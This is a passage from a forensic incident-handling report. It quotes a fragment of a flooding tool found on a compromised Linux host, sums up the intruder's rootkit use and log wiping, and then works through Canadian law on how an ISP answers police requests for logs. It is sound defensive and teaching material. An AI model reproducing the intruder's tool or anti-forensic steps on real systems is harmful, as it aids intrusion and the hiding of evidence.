# , and this program use 90% of CPU, and 70 % of ur Band.... that's all , so hail to Luciffer !
#
# U cant find me at luciffer@luciffer.org , on undernet server : #hackings, #bucuresti,#hacker
#
##############################################################################################
###
*/
...
void banner()
{
   printf("\nVadim v.Ibeta by Luciffer\n");
   printf("Registered to: %s\n", REGESTERED);
   printf("--------------------------------\n");
}
...
   banner();
   printf("Slashing your angry Vadims at %s, port %d spoofed as %s\n", server, port, spoof);
```

Only a portion of the program is displayed. We could download the source and compile it and compare the results (and MD5 hashes) to this program to prove this is the source code.

In the timeline this program was last accessed on May 10, 2002 at 8:46. This could be due to the utility that was changing the last accessed times. It is less likely as no other files in that area of the disk are touched. This program was likely run then and as a result got the attention of our network guys.

2.9 Conclusions

Our hacker displayed varying levels of skill. When the system was first compromised, compressed archive files were downloaded and then erased as soon as they are extracted to the system to remove evidence as we saw in the “leo” account command history. The system vulnerability was patched so no one else could break into the system. A rootkit was installed to hide the files and processes. The skill here seems better than your average script kiddie.

The hacker then leaves around command history for both the “leo” and “bin” accounts. They also leave results of scanning systems for similar vulnerabilities and leave a hacking toolkit in the “root” accounts home directory. They try to view a binary file on the screen and make typos. They run a script to delete the history versions of the system logs but they forget (or don’t know how) to do something about the current system logs (messages, wtmp, etc.). At this point the skill level seems to match that of a script kiddie (one who uses tools created by others but doesn’t really understand what is happening behind the scenes).

The skill level then picks up again with the installation of the additional rootkit and the altering of the files last accessed times.

It would appear that the hacker was using a prescribed method (or maybe a hacker’s guide) for compromising systems at first and then was working on improving their skills as time went on.

The system was used mainly for an IRC bouncer and scans / attacks on other systems.

Part 3 - Legal Issues of Incident Handling

OK, back to the email again. I don't need to tell you that I will find more work requests. The phone rings. For now, it is a welcome break from the emails. The caller identifies himself as a law enforcement officer and he states that he is working on a case. According to information he has, an account on our system was used to break into a government computer. He asks if I can check if the activity originated here or with an upstream provider. I put him on hold, verify his credentials and check our logs. In hindsight I should have arranged to call him back after checking the logs. What can I say? It has been a long day.

For the period in question the logs show only a valid user logged in via a dialup account on the ISP service we offer.

Let's explore the legal issues of this incident.

3.1. Initial Phone Call

The first question that comes to mind is what information can we give the law enforcement officer when we take him off hold?

Before we consider what information we can provide law enforcement, let us consider what law was broken. Section 342.1[32] of the Canadian Criminal Code states:

> **342.1** (1) Every one who, fraudulently and without colour of right,
>
> (*a*) obtains, directly or indirectly, any computer service,
>
> (*b*) by means of an electro-magnetic, acoustic, mechanical or other device, intercepts or causes to be intercepted, directly or indirectly, any function of a computer system,
>
> (*c*) uses or causes to be used, directly or indirectly, a computer system with intent to commit an offence under paragraph (*a*) or (*b*) or an offence under section 430 in relation to data or a computer system, or
>
> (*d*) uses, possesses, traffics in or permits another person to have access to a computer password that would enable a person to commit an offence under paragraph (*a*), (*b*) or (*c*)
>
> is guilty of an indictable offence and liable to imprisonment for a term not exceeding ten years, or is guilty of an offence punishable on summary conviction.

The fraudulent use and "without colour of right" of the government computer does violate the criminal code. What does "without colour of right" mean? Jeffrey M. Schelling in his book "Cyberlaw Canada"[33] explains this for us. To summarize, "colour of right" means you presume you are acting with proper authority without necessarily having the legal right. In other words, to be acting fraudulently you must know that what you are doing is against the law.

We would have to clarify with the law enforcement officer what was meant by "hacked into a government computer". Was it a few failed logon attempts and then a successful logon or was it exploiting a vulnerability and gaining access through that. In the first case it may be a government employee who forgot their password. The latter

[32] Criminal Code. Department of Justice Canada.
URL: http://laws.justice.gc.ca/en/C-46/41491.html. (17 September 2003)
[33] Schelling, Jeffrey M. Cyberlaw Canada. Self-Counsel Press. 1999. Page 157

case would be a violation of the law. For our scenario we will assume that the action was fraudulent and "without colour of right".

We have been through our logs and only find a valid user account logged in via a dialup account during the period of suspicious activity. What could this mean? Possibilities are the hacker is one of our customers, or a non-customer compromised one of our customer accounts previously that went undetected. The laws allow us more freedom to disclose information if the hacker is not our customer (more on this later). We will have to assume the hacker is one of our customers until we know otherwise.

Canada has a Personal Information Protection and Electronic Documents Act[34] that specifies conditions under which we may disclose private information without the customer's knowledge or consent. Sections that may apply are:

> (3) For the purpose of clause 4.3 of Schedule 1, and despite the note that accompanies that clause, an organization may disclose personal information without the knowledge or consent of the individual only if the disclosure is
>
> (*c*) required to comply with a subpoena or warrant issued or an order made by a court, person or body with jurisdiction to compel the production of information, or to comply with rules of court relating to the production of records;
>
> (*c*.1) made to a government institution or part of a government institution that has made a request for the information, identified its lawful authority to obtain the information and indicated that
>
> (i) it suspects that the information relates to national security, the defence of Canada or the conduct of international affairs,
>
> (ii) the disclosure is requested for the purpose of enforcing any law of Canada, a province or a foreign jurisdiction, carrying out an investigation relating to the enforcement of any such law or gathering intelligence for the purpose of enforcing any such law, or
>
> (iii) the disclosure is requested for the purpose of administering any law of Canada or a province;
>
> (*d*) made on the initiative of the organization to an investigative body, a government institution or a part of a government institution and the organization
>
> (i) has reasonable grounds to believe that the information relates to a breach of an agreement or a contravention of the laws of Canada, a province or a foreign jurisdiction that has been, is being or is about to be committed, or
>
> (ii) suspects that the information relates to national security, the defence of Canada or the conduct of international affairs;
>
> (*e*) made to a person who needs the information because of an emergency that threatens the life, health or security of an individual and, if the individual whom the information is about is alive, the organization informs that individual in writing without delay of the disclosure;
>
> (*i*) required by law.

In summary we could disclose personal information if we receive a warrant or subpoena requesting the information; if we start the investigation and have reasonable grounds that the laws of Canada have been broken (or are about to be) or suspect the information is important to national security; or because of immediate threat to the life, health, or security of the individual.

Since we did not initiate the investigation but are responding to a request by law enforcement, we can only release personal information upon receipt of a warrant or subpoena.

---

[34]Personal Information Protection and Electronic Documents Act. Department of Justice Canada. URL: http://laws.justice.gc.ca/en/P-8.6/91100.html (17 September 2003)

As reported in the National Post newspaper[35], in the mafiaboy case the ISP still consulted with their legal counsel after receiving a valid search warrant before releasing the private information.

Without a warrant or subpoena we could not release any private information. We could only inform the law enforcement officer that we see no signs that the suspicious activity originated from an upstream provider and due to privacy laws we could only release our log information (which contains private information) upon receipt of a warrant or subpoena.

3.2. Preservation of Evidence

What happens if the law enforcement officer has delays in obtaining a warrant? Can the law enforcement officer through lawful means ensure that we preserve the evidence?

Currently in Canada there is no law supporting the requirement of preservation of log evidence. The law enforcement officer has no legal ways to ensure you preserve the evidence. He would be dependent upon your goodwill to preserve the evidence.

New laws are in the works to address this issue and others. On August 25, 2002 the Canadian Department of Justice released a consultation document "Lawful Access"[36] to obtain input on several Legislative proposals including a data preservation order. A document[37] summarizing the input was released on August 6, 2003. The input is under review and new laws will be put forward. Following is the proposed information for data preservation orders:

> A procedural mechanism in the Council of Europe *Convention on Cyber-Crime* that does not exist in Canadian law is the concept of a preservation order. A preservation order acts as an expedited judicial order that requires service providers, upon being served with the order, to store and save existing data that is specific to a transaction or client. The order is temporary, remaining in effect only as long as it takes law enforcement agencies to obtain a judicial warrant to seize the data or a production order to deliver the data.[38]

Once a law is in place, an ISP will have to ensure that any relevant logs are preserved. Action would have to be taken to ensure that automatic jobs that delete older logs don't delete the logs that contain the evidence.

3.3. Requests for logs

Before we can send the law enforcement officer our logs, what must he provide us?

---

[35] Akin, David.. National Post. Friday, February 18, 2000
URL: http://www.efc.ca/pages/media/2000/2000-02-18-a-nationalpost.html (17 September 2003)

[36] Lawful Access – Consultation Document. August 2002. Department of Justice Canada, Industry Canada, Solicitor General Canada.. URL: http://www.canada.justice.gc.ca/en/cons/la_al/consultation_index.html (17 September 2003)

[37] Summary of Submissions to the Lawful Access Consultation. August 2003. Department of Justice Canada. URL: http://www.canada.justice.gc.ca/en/cons/la_al/summary/index.html (17 September 2003)

[38] Lawful Access – Consultation Document. August 2002. Department of Justice Canada, Industry Canada, Solicitor General Canada.. URL: http://www.canada.justice.gc.ca/en/cons/la_al/d.html#20 (17 September 2003)

We addressed most of this in the 3.2 Initial Phone Call section. Currently the law enforcement officer would require either a warrant or a subpoena before we could send him our logs.

The Lawful Access consultation document (mentioned previously) also has a proposal for this. It is called a production order and once given would require us to send the logs to the law enforcement officer within a specified period. We can expect a law in the near future.

3.4. Other investigative activity permitted

In terms of continuing the investigation what are we allowed to do?

If we had noticed unusual activities in the logs and started an investigation on our own we would have the ability to investigate further and monitor the network traffic activities under section 184 of the criminal code.

> **184.** (1) Every one who, by means of any electro-magnetic, acoustic, mechanical or other device, wilfully intercepts a private communication is guilty of an indictable offence and liable to imprisonment for a term not exceeding five years
> (2) Subsection (1) does not apply to
> (*a*) a person who has the consent to intercept, express or implied, of the originator of the private communication or of the person intended by the originator thereof to receive it;
> (*b*) a person who intercepts a private communication in accordance with an authorization or pursuant to section 184.4 or any person who in good faith aids in any way another person who the aiding person believes on reasonable grounds is acting with an authorization or pursuant to section 184.4;
> (*c*) a person engaged in providing a telephone, telegraph or other communication service to the public who intercepts a private communication,
> (i) if the interception is necessary for the purpose of providing the service,
> (ii) in the course of service observing or random monitoring necessary for the purpose of mechanical or service quality control checks, or
> (iii) if the interception is necessary to protect the person's rights or property directly related to providing the service; or
> (*d*) an officer or servant of Her Majesty in right of Canada who engages in radio frequency spectrum management, in respect of a private communication intercepted by that officer or servant for the purpose of identifying, isolating or preventing an unauthorized or interfering use of a frequency or of a transmission.[39]

If we had not been contacted by the law enforcement officer we could monitor the network traffic activities for the purposes of providing the service or quality control checks. Our policies and customer agreements should also state that activities may be monitored for quality control purposes.

Since we are investigating at the request of the law enforcement officer we have become an agent of the state. Section 184.1 (4) of the Criminal Code[40] defines agent of

[39] Criminal Code. Department of Justice Canada.
URL: http://laws.justice.gc.ca/en/C-46/40982.html (17 September 2003)
[40] Criminal Code. Department of Justice Canada.
URL: http://laws.justice.gc.ca/en/C-46/40982.html (17 September 2003)

the state as either a peace officer, or someone acting under the authority of or in cooperation with a peace officer.

As an agent of the state we are now under the same restrictions as the law enforcement officer in conducting our investigation. We cannot monitor the activities of the account in question for the purpose providing the service or quality control checks. The Criminal Code requires that we have a warrant before monitoring network traffic and the warrant would specify what we would be allowed to intercept.

Until we receive a warrant from the law enforcement officer our scope for investigation would be very limited. We may be able to check the connection logs to see if access was from the same location or multiple locations. The new laws that will result from the Lawful Access consultation are not on the books yet so there isn't any case law to support this. It would be best to wait for the warrant so the evidence can't be ruled as inadmissible in court.

There was a case in Canada of R v. Weir, 1998abqb56[41] where it was ruled that there is a reasonable expectation of privacy in email therefore we would not be permitted to view email for the purposes of the investigation without a warrant.

3.5. Hacker considerations

If the suspicious activity had been from an account that had been created by a hacker for their use, could we respond differently?

In this case, the hacker is not using one of our customer accounts so we do not have to be concerned about the disclosure of private information. The hacker has committed an offence under section 342.1 of the criminal code for both our computer service and the government computer.

We could release the log information showing the upstream provider information and account usage information without a warrant.

[41] R v. Weir, 1998 ABQB 56. Canadian Legal Information Institute.
URL: http://www.canlii.org/sino/disp.pl/ab/cas/abqb/1998/1998abqb56.html (17 September 2003)

References:

Akin, David.. National Post. Friday, February 18, 2000
URL: http://www.efc.ca/pages/media/2000/2000-02-18-a-nationalpost.html (17 September 2003)

daemon9 AKA route. Project Loki. Phrack Magazine. Volume Seven, Issue Forty-Nine. August 1996.
URL: http://www.phrack.org/show.php?p=49&a=6 (19 June 2003)

Dashie. BFi numero 7, anno 2 - 25/12/1999 - file 13 di 22.
URL: http://www.s0ftpj.org/bfi/online/bfi7/bfi07-13.html. (18 July 2003)

Dittrich, David A. "Analysis of SSH crc32 compensation attack detector exploit". Nov 15 2001.
URL: http://staff.washington.edu/dittrich/misc/ssh-analysis.txt (8 September 2003)

Jestrix. "An Introduction to psyBNC 2.3.1". Mar 9 2003.
URL: http://www.jestrix.net/tuts/psy.html (July 14, 2003)

Pietrek, Matt. An In-Depth Look into the Win32 Portable Executable File Format. MSDN Magazine. Feb 2002.
URL: http://www.msdn.microsoft.com/msdnmag/issues/02/02/PE/default.aspx (18 July 2003)

Refdom. Enum Service source code.
URL: http://www.20cn.net/ns/wz/comp/data/20020819052905.htm (17 June 2003)

Rivest, R. RFC 1321. "The MD5 Message-Digest Algorithm". April 1992.
URL: http://www.ietf.org/rfc/rfc1321.txt?number=1321. (25 June 2003)

Robichaux, Paul. Administering the Windows NT Registry. 1998 (copyright O'Reilly & Associates)
http://www.microsoft.com/technet/treeview/g (19 June 2003)

Schelling, Jeffrey M. Cyberlaw Canada. Self-Counsel Press. 1999. Page 157

American Registry for Internet Numbers.
URL: http://www.arin.net/ (25 June 2003)

APPNOTE.TXT – Zip file format specification. July 16, 2003.
URL: http://www.pkware.com/products/enterprise/white_papers/appnote.html (24 September 2003)

Criminal Code. Department of Justice Canada.
URL: http://laws.justice.gc.ca/en/C-46/41491.html. (17 September 2003)
URL: http://laws.justice.gc.ca/en/C-46/40982.html (17 September 2003)

Google search engine. Google.
URL: http://www.google.com (18 July 2003)

Lawful Access – Consultation Document. August 2002. Department of Justice Canada, Industry Canada, Solicitor General Canada..
URL: http://www.canada.justice.gc.ca/en/cons/la_al/consultation_index.html (17 September 2003)
URL: http://www.canada.justice.gc.ca/en/cons/la_al/d.html#20 (17 September 2003)

Packet Storm. Packet Storm web site.
URL: http://www.packetstormsecurity.nl (18 July 2003)

Personal Information Protection and Electronic Documents Act. Department of Justice Canada.
URL: http://laws.justice.gc.ca/en/P-8.6/91100.html (17 September 2003)

R v. Weir, 1998 ABQB 56. Canadian Legal Information Institute.
URL: http://www.canlii.org/sino/disp.pl/ab/cas/abqb/1998/1998abqb56.html (17 September 2003)

RedHat. Red Hat Inc.
URL: http://www.redhat.com (25 June 2003)

Red Hat Linux Frequently Asked Questions, Hardware Questions, WinModems (TM) and Linux
URL: http://www.redhat.com/support/resources/faqs/rhl_general_faq/s1-hardware.html (June 30, 2003)

SSH1 CRC-32 compensation attack detector vulnerability. CORE SDI. 8 February 2001.
URL: http://www.securityfocus.com/advisories/3088 (8 September 2003)

Summary of Submissions to the Lawful Access Consultation. August 2003. Department of Justice Canada.
URL: http://www.canada.justice.gc.ca/en/cons/la_al/summary/index.html (17 September 2003)

Software:

Winzip. Archive utility for Windows.
URL: http://www.winzip.com (24 September 2003)

Bintext. Finds Ascii, Unicode and Resource strings in a file. Foundstone.
URL: http://www.foundstone.com/resources/forensics.htm (19 June 2003)

CygWin. Linux-like environment for Windows.
URL: http://www.cygwin.com/ (18 July 2003)

PEDUMP.
URL: http://www.wheaty.net/downloads.htm (18 July 2003)

Winalysis. Winalysis Software.
URL: http://www.winalysis.com/ (17 Jun 2003)

Regmon for Windows NT/9x. SysInternals Freeware.
URL: http://www.sysinternals.com/ntw2k/source/regmon.shtml (17 June 2003)

Filemon for Windows. SysInternals Freeware.
URL: http://www.sysinternals.com/ntw2k/source/filemon.shtml (17 June 2003)

PEBrowse Professional. SmidgeonSoft.
URL: http://www.smidgeonsoft.com/ (17 June 2003)

007Shell. Shell hidden into ICMP tunneling. s0ftpr0ject 2003.
URL: http://www.s0ftpj.org/en/tools.html (24 September 2003)

chkrootkit. Locally checks for signs of a rootkit.
URL: http://www.chkrootkit.org/ (25 June 2003)

Autopsy. graphical interface to The Sleuth Kit.
URL: http://www.sleuthkit.org/autopsy/index.php (8 September 2003)

SleuthKit. Command line forensic analysis tools.
URL http://www.sleuthkit.org/sleuthkit/index.php (8 September 2003)

The Coroner's Toolkit (TCT).
URL: http://www.porcupine.org/forensics/tct.html (8 September 2003)